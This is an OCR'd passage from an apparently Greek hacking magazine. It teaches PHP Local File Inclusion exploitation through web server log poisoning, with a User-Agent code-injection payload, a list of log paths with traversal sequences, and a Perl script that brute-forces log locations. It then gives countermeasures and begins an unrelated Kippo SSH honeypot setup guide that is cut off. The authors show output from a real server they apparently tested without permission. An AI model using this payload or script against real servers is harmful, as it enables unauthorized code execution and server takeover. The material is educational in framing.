
Όπως βλέπετε, η συγκεκριμένη γραμμή περιλαμβάνει κώδικα σε PHP. Για την ακρίβεια, περιλαμβάνει τη συνάρτηση system, η οποία επιτρέπει την εκτέλεση εντολών από το σύστημα! Έτσι, όταν φορτωθεί αυτό το αρχείο, ο κώδικάς που περιλαμβάνει θα εκτελεστεί από τον interpreter της PHP κανονικότατα και θα δούμε το file listing του τρέχοντος καταλόγου. Τώρα, βέβαια, είμαστε σίγουροι ότι αναρωτιέστε και για κάτι ακόμα: Που θα βρούμε ένα αρχείο στον server, το οποίο να περιλαμβάνει *ακριβώς* τον κώδικα που θέλουμε; Η απάντηση είναι ...πουθενά. Μπορούμε ωστόσο

Ιδού το file listing, του τρέχοντος καταλόγου. Τουλάχιστον όσα μπορούμε να σας δείξουμε, για να μην εκθέσουμε τον server στον οποίο, χμ, εξασκηθήκαμε ;)


Κώδικας του:http://www.[redacted]hp?FILE=/var/log/httpd/access_log - Mozilla Firefox

Αρχείο Επεξεργασία Προβολή Βοήθεια

```
"
[redacted]16.179 - - [22/Feb/2012:19:47:16 +0800] "GET /[redacted].php?FILE=/var/log/httpd/access_log HTTP/1.1"
-rw-r--r--    1 [redacted]        0 May 29  2010 "
-rw-r--r--    1                   0 May 29  2010 '
drwxr-xr-x    8                4096 Feb 20 20:29 .
drwxr-xr-x   11 root     root  4096 Jan 13  2009 ..
-rw-r--r--  [redacted]
-rw-r--r--
-rw-r--r--
-rw-r--r--                         php
-rw-r--r--
drwxr-xr-x
drwxr-xr-x
-rw-r--r--
drwxr-xr-x
drwxr-xr-x
drwxr-xr-x
-rw-r--r--
-rw-r--r--
-rw-r--r--
-rw-r--r--
-rw-r--r--
-rw-r--r--
-rw-r--r--
-rw-r--r--
-rw-r--r--
-rw-r--r--
-rw-r--r--
-rw-r--r--
-rw-r--r--
-rw-r--r--
-rw-r--r--                         hp
-rw-r--r--
-rw-r--r--
-rw-r--r--
-rw-r--r--
-rw-r--r--
-rw-r--r--                         swf
-rw-r--r--
-rw-r--r--
-rw-r--r--
-rw-r--r--
-rw-r--r--                         p
-rw-r--r--
-rw-r--r--                         p.php
-rw-r--r--
-rw-r--r--                         n.php
-rw-r--r--
-rw-r--r--
-rw-r--r--                         php
-rw-r--r--
-rw-r--r--
-rw-r--r--
-rw-r--r--                         hp
-rw-r--r--
-rw-r--r--
-rw-r--r--
-rw-r--r--
drwxr-xr-x
-rw-r--r--
-rw-r--r--                         p
-rw-r--r--                         .php
```



Ανάμεσα στα βασανιστήρια που υποβάλαμε το στόχο μας, τον υποχρεώσαμε να κατεβάσει την εικόνα hello.jpg. Αυτό το πετύχαμε χρησιμοποιώντας το προγραμματάκι curl (το wget δεν υπήρχε στον συγκεκριμένο server). Στη συνέχεια, ζητήσαμε από τον browser να μας δείξει την κατεβασμένη εικόνα, διαβάζοντάς την όμως από τον server-στόχο.

να το κατασκευάσουμε μόνοι μας. Εδώ όμως θα έλθει νέα ερώτηση: Πώς θα γράψουμε σε κάποιο αρχείο του server; Η αλήθεια είναι ότι εμείς δεν μπορούμε να κάτι τέτοιο -- τουλάχιστον όχι άμεσα ;) Μπορεί όμως να το κάνει για εμάς ο web server. Βλέπετε, κάθε φορά που εξυπηρετείται ένα request, ο web server καταγράφει τις σχετικές λεπτομέρειες σε διάφορα αρχεία log. Σε ένα από αυτά τα αρχεία --και συγκεκριμένα στο access.log--, καταγράφεται ο UserAgent και διάφορα άλλα στοιχεία, που περιλαμβάνονται στα headers που αποστέλλει ο browser. Πιστεύουμε ότι φαντάζεστε που το πάμε... Προκειμένου να γράψουμε κατά βούληση κάτι *εντός* του αρχείου access.log, αρκεί να τροποποιήσουμε τα headers που στέλνει στον server ο αγαπημένος μας web browser! Κάτι τέτοιο μπορεί να γίνει πολύ εύκολα με τον Firefox, χάρη στο extension ονόματι Modify Headers (`https://addons.mozilla.org/el/firefox/addon/modify-headers`). Με τη βοήθεια αυτού του extension μπορούμε, π.χ., να δώσουμε στο UserAgent την τιμή «<? system('ls -la'); ?>». Έτσι, στο αρχείο καταγραφής του web server θα εμφανιστεί ο κώδικάς μας! Πλέον, αρκεί να φορτώσουμε το access.log, αξιοποιώντας την αδυναμία LFI και... Μπαμ! Ο server θα εκτελέσει τον κώδικά μας (Σ.τ.Ε. Δεν ξέρω γιατί, αλλά εγώ αντί για «Μπαμ!» είδα ένα «KAPOW!»). Όπως αντιλαμβάνεστε, με αυτή την τεχνική μπορούμε να εκτελέσουμε οτιδήποτε θέλουμε. Μπορούμε, π.χ., να εκτελέσουμε το wget και με τη βοήθειά του να κατεβάσουμε στον server ένα shell. Στη συνέχεια, με την ίδια τεχνική μπορούμε να εκτελέσουμε το shell και να αποκτήσουμε πρόσβαση στη γραμμή εντολών του server. Από κει και ύστερα, η απόκτηση root access είναι θέμα χρόνου και ΑΝ είχαμε, που ΠΟΤΕ δεν έχουμε, κακές προθέσεις, ο server θα 'ταν τελειωμένος...

Αρχεία καταγραφής

Για να εκμεταλλευτούμε την αδυναμία LFI με τον τρόπο που μόλις περιγράψαμε, πρέπει να εντοπίσουμε τα αρχεία καταγραφής του web server. Όμως, νωρίτερα κι από αυτό, πρέπει να έχουμε εντοπίσει την ύπαρξη της ευπάθειας LFI. Έτσι δεν είναι; Για το σκοπό αυτό, αρκεί να κάνουμε δοκιμές με διάφορα requests, τα οποία να ζητούν μια ανύπαρκτη σελίδα. Για παράδειγμα, μπορούμε να χρησιμοποιήσουμε requests σαν τα ακόλουθα:

```
http://site.org/index.php?file=lfivulntest.php
http://site.org/index.php?file=lfivulntest
```

Εάν ο server πάσχει από την αδυναμία LFI θα προσπαθήσει να φορτώσει τα αρχεία που του ζητήσαμε και, καθώς δεν υπάρχουν, θα μας απαντήσει

με ένα μήνυμα λάθους. Τα σχετικά μηνύματα λάθους μοιάζουν με αυτό:

```
Warning: include() [function.include]: Failed opening 'testpage.
php' for inclusion
```

Έτσι, αν δούμε κάτι τέτοιο μετά από κάποια δοκιμή, θα γνωρίζουμε ότι ο στόχος μας έχει την αδυναμία LFI! Μετά από αυτό, μπορούμε να προχωρήσουμε στην αναζήτηση των αρχείων καταγραφής. Οι κλασικότερες θέσεις για τα log files που μας ενδιαφέρουν φαίνονται παρακάτω:

```
/apache/logs/error.log
/apache/logs/access.log
/etc/httpd/logs/acces_log
/etc/httpd/logs/acces.log
/etc/httpd/logs/error_log
/etc/httpd/logs/error.log
/var/www/logs/access_log
/var/www/logs/access.log
../apache/logs/error.log
../apache/logs/access.log
../../apache/logs/error.log
../../apache/logs/access.log
../../../apache/logs/error.log
../../../apache/logs/access.log
../../../../../../../etc/httpd/logs/acces_log
../../../../../../../etc/httpd/logs/acces.log
```

Εδώ πρέπει να σημειώσουμε ότι η τεχνική που αναλύσαμε προηγουμένως μπορεί να εφαρμοστεί και με το αρχείο error.log. Βλέπετε, ο UserAgent καταγράφεται συνήθως *και* σε αυτό το αρχείο. Βέβαια, για να γραφτεί κάτι εκεί μέσα θα πρέπει να έχουμε στείλει ένα άκυρο (invalid) request. Έτσι, αν εντοπίσουμε το error.log κι αποφασίσουμε να εργαστούμε με αυτό, θα πρέπει να αλλάξουμε ελαφρώς την τακτική μας. Θα πρέπει να στείλουμε ένα άκυρο request για να φυτέψουμε τον κώδικά μας στο error.log και στη συνέχεια θα δτείλουμε ένα request για την εμφάνιση του error.log, ώστε να εκτελεστεί ο κώδικας. Νομίζουμε όμως ότι το έχετε πιάσει και δεν χρειάζεται να σας ζαλίζουμε άλλο :) Εξάλλου, εφόσον έχουμε βρει κάποιο στόχο με την αδυναμία LFI, το δύσκολο της υπόθεσης δεν αφορά στην εκμετάλλευσή της αλλά στον εντοπισμό των αρχείων καταγραφής. Όπως είδαμε, οι υποψήφιες θέσεις είναι αρκετές και πρέπει να κάνουμε πολλές δοκιμές. Μιλάμε για χαμαλοδουλειά!

Αυτόματος εντοπισμός

Είμαστε σίγουροι πως θα συμφωνήσετε μαζί μας: Το να ψάχνεις κάθε φορά την τοποθεσία όπου *ενδέχεται* να βρίσκονται τα log είναι κουραστικό -- για να μην πούμε εκνευριστικό. Μήπως θα μπορούσε να αυτοματοποιηθεί η όλη διαδικασία; Φυσικά και μπορεί! Αρκούν μερικές γραμμές κώδικα σε Perl. Παρακάτω φαίνεται το script που γράψαμε εμείς για αυτή τη δουλειά και το οποίο μπορείτε να κατεβάσετε από το `http://bit.ly/dh006logs` (Η αρίθμηση των γραμμών έχει μπει για λόγους ευκολίας αναφοράς και δεν αποτελεί μέρος του κώδικα.)

```perl
#!/usr/bin/perl -w
use LWP::UserAgent;

$log_list = "lfi_logs.txt";
open(LOGS, $log_list) || die "Cannot open $log_list: $!\n";
@logs = <LOGS>;
close(LOGS);

print "\nEnter Target : ";
chop ($target = <STDIN>);
print "\nWith Null Poison Attack?\n"; print "y = yes | n = no : ";
chop ($null = <STDIN>);
$browser = LWP::UserAgent->new || die;
&null_poison() if ($null eq "y");
&simple() if ($null eq "n");

sub simple {
   foreach my $try (@logs) {
      chop($try);
      $response = $browser->get($target.$try);
      if ($response->content =~ /.*Mozilla.* | .*referer:.*/) {
            print "\n\nBingo!! Success at $try\n"; last;
        }
        print "\nFail at $try"; sleep(1);
    }
}

sub null_poison {
   $poison = "%00";
   foreach my $try (@logs) {
      chop($try);
      $response = $browser->get($target.$try.$poison);
      if ($response->content =~ /.*Mozilla.* | .*referer:.*/) {
            print "\n\nBingo!! Success at $try$poison\n"; last;
        }
        print "\nFail at $try$poison"; sleep(1);
    }
}
```

Ανάλυση του κώδικα

Αρχικά, δηλώνουμε το module που θα χρησιμοποιεί το πρόγραμμά μας. Δουλειά του είναι να αποστέλλει αιτήματα σε web servers. Στη συνέχεια καταχωρούμε στη μεταβλητή $log_list το όνομα του αρχείου lfi_logs.txt. Όπως καταλαβαίνετε, μέσα στο συγκεκριμένο αρχείο θα πρέπει να έχουμε αραδιάσει τις πιθανές θέσεις για τα αρχεία καταγραφής. Αμέσως μετά, η μεταβλητή $log_list χρησιμοποιείται για την ανάγνωση του αρχείου και τη φόρτωση των γραμμών του στον πίνακα @logs.

Γραμμές 9-15: Εδώ καθορίζονται όλες οι πρόσθετες πληροφορίες που απαιτεί το πρόγραμμα για να ξεκινήσει τη δουλειά του. Αρχικά, ζητά από το χρήστη να δώσει το URL του στόχου και στη συνέχεια τον ρωτάει για το αν επιθυμεί να χρησιμοποιηθεί η μέθοδος Null Poison Attack. Το URL του στόχου είναι ακριβώς εκείνο το οποίο επιτρέπει την προβολή αρχείων. Για παράδειγμα, θα μπορούσε να είναι το `http://xyz.org/index.php?FILE=`. Η απάντηση του χρήστη, για το αν θα χρησιμοποιηθεί η μέθοδος Null Poison Attack, αποθηκεύεται στη μεταβλητή $null. Λίγο αργότερα, ανάλογα με την τιμή της συγκεκριμένης μεταβλητής, καλείται είτε η συνάρτηση simple είτε η null_poison.

Γραμμές 17-26: Εδώ υλοποιείται ένας βρόχος (foreach). Σε κάθε επανάληψη του βρόχου, η μεταβλητή $try παίρνει μία από τις τιμές του πίνακα @logs. Ο βρόχος τερματίζεται όταν η μεταβλητή $try σαρώσει ολόκληρο τον πίνακα. Για κάθε τιμή της $try, το πρόγραμμα στέλνει στον server ένα κατάλληλο request και στη συνέχεια ελέγχει την απάντηση που λαμβάνει. Εάν η απάντηση περιλαμβάνει τις λέξεις «Mozilla» και «Referer»[1], γνωρίζουμε ότι έχουμε εντοπίσει τα αρχεία καταγραφής του web server. Σε αυτή την περίπτωση, το πρόγραμμα μας ενημερώνει για την επιτυχία και προβάλει την τρέχουσα τιμή της $try, δηλαδή τη θέση στην οποία εντοπίστηκαν τα log file. Εάν η απάντηση του server *δεν* περιλαμβάνει αυτές τις λέξεις, το πρόγραμμα περνάει στην επόμενη τιμή για τη μεταβλητή $try και συνεχίζει τις προσπάθειές του.

Γραμμές 28-38: Αυτή η υπορουτίνα είναι παρόμοια με την προηγούμενη. Η μόνη διαφορά έγκειται στη μορφή του request, το οποίο αποστέλλεται στον server. Σε αυτή την υπορουτίνα, αμέσως μετά την τιμή της μεταβλητής $try προστίθεται ο χαρακτήρας %00. Με άλλα λόγια, προστίθεται ο χαρακτήρας Null και εφαρμόζεται η τεχνική Null Poison Attack.

Αντίμετρα

Με τη βοήθεια του παραπάνω script μπορούμε να εντοπίσουμε άνετα τα αρχεία καταγραφής ενός server που πάσχει από LFI. Έτσι, εφαρμόζοντας τη τεχνική που περιγράψαμε νωρίτερα, μπορούμε τελικά να εκτελέσουμε κώδικα στον server και να πετύχουμε σχεδόν οτιδήποτε θέλουμε! Εμείς βέβαια δεν είμαστε βάνδαλοι. Δεν εκπαιδευόμαστε για να καταστρέφουμε ό,τι βρίσκουμε μπροστά μας, αλλά για να γινόμαστε καλύτεροι και να βοηθάμε και τους γύρω μας. Τώρα, λοιπόν, θα πούμε δυο λόγια για το πώς μπορεί να απαλλαγεί ένας server από την αδυναμία LFI...

Όπως θα ᾽χετε διαβάσει ξανά στο περιοδικό, οτιδήποτε προέρχεται από το χρήστη πρέπει να αντιμετωπίζεται ως ύποπτο! Επομένως, οφείλουμε να ελέγχουμε καθετί το οποίο καθορίζεται από το χρήστη. Ένας απλός τρόπος θα ήταν να απαγορεύσουμε τους χαρακτήρες που πετυχαίνουν το


1. Οι συγκεκριμένες λέξεις εμφανίζονται στα αρχεία καταγραφής. Η πρώτη αποτελεί το UserAgent και υπάρχει σίγουρα στο access.log, ενώ η δεύτερη εμφανίζεται συνήθως στο error.log.

directory traversal. Κάτι τέτοιο θα μπορούσε να γίνει με την απομάκρυνση των χαρακτήρων «../» από την τιμή της μεταβλητής που καθορίζει ο χρήστης:

```
$file = $_GET[file];
$file = str_replace("../", "", $file);
```

Με αυτόν τον τρόπο θα ξεμπερδεύαμε μια και καλή από το directory traversal. Σωστά; Λάθος! Το παραπάνω μπάλωμα θα μπορούσε να αποτρέψει *μόνο* τους πρωτάρηδες. Ένας έμπειρος επιτιθέμενος θα έδινε τους χαρακτήρες «../» σε 16δική μορφή, κατάλληλη για χρήση σε URL, έτσι θα παρέκαμπτε το απλοϊκό μας φιλτράρισμα. Μια καλύτερη τακτική για την προστασία του server θα αποτελούσε ο ορισμός μιας λίστας, με τις επιτρεπόμενες τιμές για την «ευαίσθητη» μεταβλητή. Το script, αφού θα διάβαζε την τιμή της μεταβλητής που έδωσε ο χρήστης και πριν τη χρησιμοποιήσει κάπου, θα έλεγχε αν έχει κάποια από τις προβλεπόμενες/επιτρεπόμενες τιμές:

```
<?php
$file = $_GET[file];
$safe_files = array("index.php", "contact.php", "test.php");
if(in_array($file, $safe_files)){
    include($file);
} else {
    echo "Ooops! Try again...";
}
?>
```



Το προγραμματάκι μας σε δράση. Μετά από μερικές προσπάθειες, εντόπισε το αρχείο καταγραφής και μας ενημέρωσε για τη θέση του. Εδώ που τα λέμε, δεν έκανε και τίποτα σπουδαίο. Μας απάλλαξε ωστόσο από τις πολλαπλές και βαρετές δοκιμές, τις οποίες θα έπρεπε να κάνουμε χειροκίνητα αν δεν το είχαμε!




Skill: Intermediate

Tags: SSH, Kippo, Honeypots,

Ωραίο SSH honeypot, αλλά για το σπιτάκι!

by Ion

Είμαστε σίγουροι πως η ιδέα των honeypots, τα οποία παρουσιάσαμε στο άρθρο που αρχίζει από τη σελίδα 12 του παρόντος, σας κέντρισε το ενδιαφέρον και με το παραπάνω! Κατανοητό κι αναμενόμενο, μιας και πρόκειται για ένα πραγματικά ξεχωριστό concept στον τομέα της ασφάλειας. Θα χαρείτε επομένως με το νέο ότι μπορείτε εύκολα να στήσετε μια διαδικτυακή παγίδα στο οικιακό σας δίκτυο, χάρη στην οποία θα καταγράφετε τις κινήσεις οποιουδήποτε κακόβουλου χρήστη επιχειρεί να σας επιτεθεί από το Internet!



Για να δημιουργήσουμε το δικό μας honeypot χρειάζονται οπωσδήποτε δύο πράγματα: Πρώτον, έναν υπολογιστή που θα χρησιμοποιηθεί γι' αυτόν το σκοπό και, δεύτερον, το λογισμικό που θα προσομοιώσει τη λειτουργία μιας επιθυμητής, δικτυακής υπηρεσίας.

Ο υπολογιστής αυτός μπορεί να 'ναι είτε μια φυσική μηχανή που έχουμε ξεχασμένη κάπου στο σπίτι είτε μια εικονική μηχανή που θα δημιουργήσουμε και θα τρέχουμε στο υπάρχουν μηχάνημά μας είτε ένα VPS (βλ. και deltaHacker 005, σελ. 44). Για το δικό μας παράδειγμα, η διαδικασία θα πραγματοποιηθεί χρησιμοποιώντας μια εικονική μηχανή (virtual machine, VM) που θα δημιουργηθεί με τη βοήθεια του δημοφιλούς VirtualBox, σε φυσικό υπολογιστή (host machine) με Windows 7. (Αν είστε νεοφερμένος στον κόσμο του virtualization γενικότερα ή/και του VirtualBox ειδικότερα, πριν συνεχίσουμε παροτρύνεστε να διαβάσετε σχετικό άρθρο που έχουμε δημοσιευμένο online -- και να δείτε τα συνοδευτικά screencasts: `http://deltahacker.gr/2011/11/20/vbox-based-virtuallab`.)

Το λογισμικό που θα τρέχει το guest OS του VM μπορεί να είναι κάποιο από τα διάφορα scripts που έχουν δημιουργηθεί για παρόμοιους σκοπούς, δηλαδή για στήσιμο honeypots. Αυτό που μας ενδιαφέρει είναι να έχουμε ένα σταθερό σχετικά λογισμικό που θα κάνει τη δουλειά μας, δε θα είναι δύσκολο να το ρυθμίσουμε και τα αποτελέσματά του θα είναι εύκολο να αναλύσουμε. Ένα πρόγραμμα λοιπόν που πληροί αυτά τα κριτήρια είναι το Kippo. Πρόκειται για ένα medium interaction honeypot, δηλαδή μεσαίου επιπέδου αλληλεπίδρασης honeypot, το οποίο είναι Open Source και γραμμένο σε Python. Το Kippo προσομοιώνει τη λειτουργία ενός SSH Server. Περισσότερα για αυτό μπορείτε να διαβάσετε στο

`http://kippo.googlecode.com`

Δημιουργία του virtual machine

Αρχίζουμε με τη δημιουργία της εικονικής μηχανής η οποία θα στεγάσει το Kippo. Το λειτουργικό σύστημα αυτής (guest OS) επιλέξαμε να είναι η διανομή Ubuntu Server 11.10 32bit. Εσείς βέβαια μπορείτε να χρησιμοποιήσετε μια διανομή της επιλογής σας, αλλά η συγκεκριμένη είναι υπεραρκετή για τη λειτουργία ενός honeypot, ενώ ταυτόχρονα δεν έχει μεγάλες απαιτήσεις. Θα πρέπει λοιπόν να μεταβείτε στο site του Ubuntu και να κατεβάσετε το ISO της διανομής στον υπολογιστή σας. Αυτό, π.χ., είναι το URL του torrent file της εκδοχής 32bit:

`http://releases.ubuntu.com/11.10/ubuntu-11.10-server-i386.iso.torrent`

Η δημιουργία και η παραμετροποίηση μιας εικονικής μηχανής με το VirtualBox δεν είναι δύσκολη υπόθεση, ενώ έχει παρουσιαστεί αναλυτικά και στο site του περιοδικού:

`http://deltahacker.gr/?p=2667`

Ειδικά για την προετοιμασία ενός VirtualBox VM και τη μετέπειτα εγκατάσταση του Ubuntu Server για χρήση με το Kippo, παρακολουθήστε το screencast που φιλοξενούμε στο

`http://deltahacker.gr/?p=4799`

Ρύθμιση του συστήματος

Αφού εισέλθουμε για πρώτη φορά στο σύστημά μας, πρέπει να πραγ-

ματοποιήσουμε κάποιες προπαρασκευαστικές διεργασίες ώστε να είναι λειτουργικό και να μην έχουμε αργότερα προβλήματα. Ξεκινάμε λοιπόν αναβαθμίζοντας το σύστημα, κάτι που γενικότερα θα πρέπει να φροντίζουμε ανά τακτά χρονικά διαστήματα:

```
kippo@honeypot:~$ sudo apt-get update && sudo apt-get -y upgrade
```

Συνεχίζουμε, θέτοντας σωστή ζώνη ώρας ώστε η ημερομηνία και η ώρα να συμβαδίζουν με τον πραγματικό κόσμο και το host machine.

```
kippo@honeypot:~$ sudo dpkg-reconfigure tzdata
Current default time zone: 'Europe/Athens'
Local time is now:      Fri Feb 24 22:44:34 EET 2012.
Universal Time is now:  Fri Feb 24 20:44:34 UTC 2012.
```

Τρίτο βήμα είναι να δώσουμε στο λειτουργικό στατική διεύθυνση IP, ώστε να 'ναι ευκολότερη η ρύθμιση που θα κάνουμε αργότερα στον router, αναφορικά με την προώθηση πακέτων από το Internet στο VM. Σε αντίθετη περίπτωση, η εικονική μηχανή θα παίρνει IP από τον DHCP server που τρέχει στον router. Γενικά, η διεύθυνση αυτή είναι πιθανό να παραμένει ίδια, υπάρχει όμως πάντα και η πιθανότητα ν' αλλάζει και, όπως καταλαβαίνετε, αυτό μόνο πρακτικό δεν είναι. Οι ρυθμίσεις της εικονικής κάρτας δικτύου γίνονται με επεξεργασία του αρχείου που βρίσκεται στη διαδρομή /etc/network/interfaces. Από τη στιγμή που βρισκόμαστε σε περιβάλλον κονσόλας, θα χρησιμοποιήσουμε το γνωστό επεξεργαστή κειμένου vi. Το vi είναι εύκολο στη χρήση του, αλλά θα πρέπει να μάθετε ορισμένες βασικές λειτουργίες. Αν δεν έχετε καμία όρεξη να το κάνετε τώρα (σας καταλαβαίνουμε), χρησιμοποιήστε έναν απλούστερο text editor, όπως είναι το nano. Ας ανοίξουμε το αρχείο -- αλλά με δικαιώματα root:

```
kippo@honeypot:~$ sudo nano /etc/network/interfaces
```

Αρχικά, θα πρέπει ν' αλλάξετε την επιλογή dhcp του interface σε static. Για τη συνέχεια θα πρέπει να 'χετε μια κάποια βασική γνώση για το τοπικό σας δίκτυο. Ως παράδειγμα, δείτε το δικό μας αρχείο μετά τις αλλαγές:

```
# This file describes the
network interfaces available
on your system

# and how to activate them.
For more information, see
interfaces(5).

# The loopback network
interface

auto lo

iface lo inet loopback

# The primary network
interface

auto eth0

iface eth0 inet static

